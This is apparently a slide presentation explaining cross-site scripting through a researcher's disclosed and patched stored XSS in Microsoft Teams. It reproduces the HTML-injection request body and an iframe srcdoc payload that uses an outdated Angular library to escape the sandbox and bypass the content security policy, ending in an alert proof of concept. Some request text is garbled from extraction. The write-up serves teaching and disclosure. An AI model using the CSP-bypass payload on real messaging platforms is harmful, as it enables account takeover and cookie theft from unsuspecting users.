



Cross Site Scripting

Presented by Rafid Shaon
Oct 20 2022

What is Cross Site Scripting?

Cross Site Scripting, or XSS, is an attack that can be found in some web applications.

These attacks happen when an attacker enters data into a web application as a malicious code in the form of a script (browser side) and sent to a user on a different end. The end user will execute the script, giving the malicious script access to the user's information on the site.

The sent malicious code being sent are most commonly in a form of JavaScript as these allow browser to execute more easily.

The attacker is able to obtain the user's private data, such as cookies and sessions, while redirecting them to another website they have control over.

A General Overview of What Happened (Article)

- In 2021 Numan Turle, a cybersecurity researcher, made a bug report CVE-2021-24114 in Microsoft Teams
 - Microsoft Teams is an app that can load third-party apps, integrate with other apps through APIS, and store data in ways where there are potential data loss incidents
- Report stated that an Account Take Over (ATO) can be triggered within the iOS application
- Earlier this year (2022), he found that there were potential attacks against multiple domains through an ATO vulnerability




Detecting the Problem (Blog)

- Turle tested the stickers feature in MS Teams to figure out how it works & to replicate finding the vulnerability
 - Stickers in MS Teams are converted to image files; the message type of the image sent was "RichText/Html"

```
1  {
2    "content": "<p><readonly aria-label=\"doge TOP, BOTTOM\" contenteditable=\"f
   views/imgo\" width=\"250\" height=\"186\" itemscope=\"image/png\" itemType=\"
   /eu-api.asm.skype.com/v1/objects/img/views/imgo\" target-src=\"https://eu-ap
3    \"messagetype\": \"RichText/Html\",
4    \"contenttype\": \"text\",
5    \"amsreferences\": [
6      \"img\"
7    ],
```

Detecting the Problem (Blog)

- He then inspected an HTTP request of the sent sticker and sent simple HTML characters to different attributes
 - This was done to not directly trigger any kind of JavaScript code while making the element stand out



```
{
  "content":
    "<p><readonly aria-label='doge TOP, BOTTOM' contenteditable='false' title='doge TOP, BOTTOM'><img src='https://eu-api.asm.skype.com/v1/objects/0-weu-d12-9cbec56abe92de7d2750eedd75c52aid/views/ingo' width='100' height='100' itemscope='image' png ...>enType='http://schema.skype.com/AMSImage' alt='<font color=red size=50>1337</font>' id='0-weu-d12-9cbec56abe92de7d2750eedd75c52aid' itemid='0-weu-d12-9cbec56abe92de7d2750eedd75c52aid' href='https://eu-api.asm.skype.com/v1/object/0-weu-d12-9cbec56abe92de7d2750eedd75c52aid/views/ingo' target-src='https://eu-api.asm.skype.com/v1/objects/0-weu-d12-9cbec56abe92de7d2750eedd75c52aid/views/ingo'></readonly></p>",
  "messagetype": "RichText/Html",
  "contenttype": "text",
  "amsreferences": [
    "0-weu-d12-9cbec56abe92de7d2750eedd75c52aid",
    "clientmessageid": "1428898787359368655",
    "displayname": "Numan T&RLE",
    "properties": {
      "importance": "",
      "subject": ""
    }
  ]
}
```

- When going back to the chat screen, the picture was interpreted as HTML when popped up
- Turle has successfully made an HTML injection into MS Teams

The Solution (Blog)

- To further test the vulnerability, Turle found that the "script-src" field was "unsafe" through an evaluator, showing that the host's whitelists can be bypassed

```
premium-teamsespams-uswe.streaming.media.azure.net teamsespams-  
uswe.streaming.media.azure.net; object-src 'none'; script-src  
*.protection.outlook.com 'nonce-IWnQOlP4z8NpCyv1KpaTFQ==' 'report-  
sample' 'self' 'unsafe-eval' 'unsafe-inline' blob: *.office.net  
*.office365.us *.cms.rt.microsoft.com *.delve.office.com
```

- He looked through angular JavaScript in the list and found that the angular version was outdated
 - This lets him pass the vulnerabilities and allowed him to receive alerts

The Solution (Blog)

- He used <iframe srcdoc> to fit two created elements as JS and div on a single page through HTML encoding
 - This allows the characters to be interpreted correctly

```
<iframe srcdoc='<script  
src=https://statics.teams.cdn.office.net/hashed/0.2-angular-  
jquery.min-eee9041.js></script><div ng-app ng-csp id=p>{{x=  
{"n":"".constructor.prototype};x["n"].charAt=  
[].join;$eval("x=alert(\\\\"pwned --> numanturle\\")");}}</div>'>
```

End Results

- As a result, the XSS vulnerability on MS Teams in iOS was found through user interaction
- This vulnerability was patched in March and Turle was compensated with the bug bounty of \$6000

Links:

Article:

<https://www.scmagazine.com/news/cloud-security/researcher-finds-vulnerability-in-microsoft-teams-that-could-have-led-to-xss-attacks>

Blog:

<https://medium.com/@numanturle/microsoft-teams-stored-xss-bypass-csp-8b4a7f5fccbf>